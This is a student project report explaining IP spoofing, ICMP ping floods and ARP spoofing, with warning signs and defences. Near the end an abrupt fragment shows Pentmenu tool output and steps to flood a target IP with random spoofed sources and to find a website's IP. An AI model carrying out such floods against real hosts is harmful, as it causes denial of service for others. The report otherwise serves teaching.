DIBYANGAN SARKAR-20BIT0429

UNDER GUIDANCE OF

PROF.JAYENTHI N

AIM:

The aim of the project is to provide an easy demonstration on how different IP spoofing attacks work. The project is done by mainly using python script along with different libraries imported such as socket and netifaces. Later, after the attack is done on the test server, the victim is analyzed through various tools including WIRESHARK. In conclusion, the goal is to provide a simplified and efficient version of these attacks without increasing the whole complexity of the program.

ABSTRACT:

IP spoofing is the creation of Internet Protocol (IP) packets which have a modified source address in order to either hide the identity of the sender, to impersonate another computer system, or both. It is a technique often used by bad actors to invoke DDoS attacks against a target device or the surrounding infrastructure. In this project we demonstrate how various IP spoofing attacks work and analyze the victim's website using tools such as Wireshark. Usage of Python libraries such as socket and netifaces is done to make the code function properly.

INTRODUCTION:

Spoofing is an impersonation of a user, device or client on the Internet. It's often used during a cyberattack to disguise the source of attack traffic. The most common forms of spoofing are: 1 DNS server spoofing – Modifies a DNS server in order to redirect a domain name to a different IP address. It's typically used to spread viruses. 2 ARP spoofing – Links a perpetrator's MAC address to a legitimate IP address through spoofed ARP messages. It's typically used in denial of service (DoS) and man-in-the middle assaults. 3 IP address spoofing – Disguises an attacker's origin IP. It's typically used in DoS assaults. To identify and prevent these kinds of attacks we aim to develop an application which simulates the attacks and previews results.

SCOPE:

The final application built can be used to simulate attack such as IP spoofing and ARP poisoning. It can also be used for understanding how the spoofing occurs and identify them easily with certain parameters being observed

CONCEPTS USED:

DDoS Attack (ICMP):

An Internet Control Message Protocol (ICMP) flood DDoS attack, also known as a Ping flood attack, is a common Denial-of-Service (DoS) attack in which an attacker attempts to overwhelm a targeted device with ICMP echo-requests (pings).

Normally, ICMP echo-request and echo-reply messages are used to ping a network device in order to diagnose the health and connectivity of the device and the connection between the sender and the device. By flooding the target with request packets, the network is forced to respond with an equal number of reply packets. This causes the target to become inaccessible to normal traffic. ICMP flood DDoS attacks overwhelm the targeted device's network connections with bogus traffic, legitimate requests are prevented from getting through. This scenario creates the danger of DoS, or in the case of more concerted attack, DDoS.

➤ Signs of an ICMP Flood DDoS Attack:

An ICMP flood DDoS attack requires that the attacker knows the IP address of the target. Attacks can be separated into three categories, determined by the target and how the IP address is resolved:-

- Targeted local disclosed – In this type of DDoS attack, a ping flood targets a specific computer on a local network. In this case, the attacker must obtain the IP address of the destination beforehand.
- Router disclosed – Here, a ping flood targets routers with the objective of interrupting communications between computers on a network. In this type of DDoS attack, the attacker must have the internal IP address of a local router.
- Blind ping – This involves using an external program to reveal the IP address of the target computer or router before launching a DDoS attack.

Preventing an ICMP flood DDoS attack can be accomplished by disabling the ICMP functionality of the targeted router, computer or other device. By setting your perimeter firewall to block pings, you can effectively prevent attacks launched from outside your network. It's important to note that this approach won't prevent internal attacks.

ARP Spoofing:

ARP spoofing is a type of attack in which a malicious actor sends falsified ARP (Address Resolution Protocol) messages over a local area network. This results in the linking of an attacker's MAC address with the IP address of a legitimate computer or server on the network. Once the attacker's MAC address is connected to an authentic IP address, the attacker will begin receiving any data that is intended for that IP address.

The ARP spoofing attacker pretends to be both sides of a network communication channel. Once the attacker succeeds in an ARP spoofing attack, they can:



- Continue routing the communications as-is—the attacker can sniff the packets and steal data, except if it is transferred over an encrypted channel like HTTPS.
- Perform session hijacking—if the attacker obtains a session ID, they can gain access to accounts the user is currently logged into.
- Alter communication—for example pushing a malicious file or website to the workstation

➤ Prevention of ARP Spoofing

- Use a Virtual Private Network (VPN)—a VPN allows devices to connect to the Internet through an encrypted tunnel. This makes all communication encrypted, and worthless for an ARP spoofing attacker.
- Use static ARP—the ARP protocol lets you define a static ARP entry for an IP address, and prevent devices from listening on ARP responses for that address. For example, if a workstation always connects to the same router, you can define a static ARP entry for that router, preventing an attack.
- Use packet filtering—packet filtering solutions can identify poisoned ARP packets by seeing that they contain conflicting source information, and stop them before they reach devices on your network.
- Run a spoofing attack—check if your existing defenses are working by mounting a spoofing attack, in coordination with IT and security teams. If the attack succeeds, identify weak points in your defensive measures and remediate them.

round-trip min/avg/max = 0.0/0.0/0.0 ms
Pentmenu>
```

And enter target ip address in it and select r for random ip address.

To get a website ip address use dns look

Conclusion:

To conclude, we have achieved our aim of building and implementing IP spoofing attacks under the domain of DDOS(ICMP) and ARP-Poisoning. We successfully demonstrated the attacks and conducted the necessary techniques such as Wireshark and command terminal to observe the packets being sent and received.
